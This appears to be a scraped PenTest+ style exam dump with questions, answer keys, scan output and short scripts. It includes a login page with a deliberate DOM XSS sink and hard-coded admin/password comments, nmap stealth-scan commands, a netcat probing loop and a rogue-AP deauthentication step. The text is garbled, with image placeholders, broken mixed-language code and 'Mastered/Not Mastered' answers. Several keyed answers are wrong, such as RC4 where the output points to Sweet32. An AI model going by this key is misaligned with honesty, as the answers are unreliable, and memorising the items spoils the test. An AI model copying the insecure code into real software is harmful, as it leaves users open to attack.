
Answer: B

NEW QUESTION 149

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Secure System

```

<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXiindWvd9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbG11Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiambmbGhke3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrf-token"/>
<select><script>
document.write("<OPTION value=1>"*document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="c:url value='main.do/'>"method="post">
<div style="margin-top: 200px;margin-bottom: 10px;">
<span style="width: 500px;color: blue;font-size: 30px;font-weight: bold;border-bottom: 1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom: 5px;">
<span style="width: 100px;">Name</span>
<input style="width: 150px;" type="text" name="name" id="name" value="">
<!-- input style="width: 150px;" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="password" -->

```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqw4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utm...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

← → ↻ <https://comptia.org/login.aspx#remediateSource>

```

1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aVWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZG11Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweVhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csr-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="c:url value='main.do'/">method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->

```

Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqw4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Graphical user interface Description automatically generated

NEW QUESTION 152

The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebsevice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

- A. A birthday attack on 64-bit ciphers (Sweet32)
- B. An attack that breaks RC4 encryption
- C. An attack on a session ticket extension (Ticketbleed)
- D. A Heartbleed attack

Answer: B

NEW QUESTION 153

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 155

A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

- A. Default web configurations
- B. Open web ports on a host
- C. Supported HTTP methods
- D. Listening web servers in a domain

Answer: C

NEW QUESTION 158

A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

- A. Steganography
- B. Metadata removal
- C. Encryption
- D. Encode64

Answer: B

Explanation:

All other answers are a form of encryption or randomizing the data.

NEW QUESTION 162

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

Answer: A

NEW QUESTION 167

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee bf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack

Answer: B

PCI DSS requires which of the following as part of the penetration-testing process?

- A. The penetration tester must have cybersecurity certifications.
- B. The network must be segmented.
- C. Only externally facing systems should be tested.
- D. The assessment must be performed during non-working hours.

Answer: B

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

Answer: D

<https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%>

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

A. Mastered
B. Not Mastered


Explanation:
A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated

```
run_scan(sys.argv[1],ports)
```

NEW QUESTION 180

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.

Answer: D

NEW QUESTION 181

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 186

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24

Answer: B

NEW QUESTION 187

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Answer: C

NEW QUESTION 190

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

Answer: B

NEW QUESTION 195

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control

system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a “hello” payload
- Wait for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run `nmap -Pn -sV --script vuln <IP address>`.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

Answer: C

Explanation:

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. <https://nmap.org>

NEW QUESTION 197

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:

<https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax>

NEW QUESTION 199

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATE SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```



```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

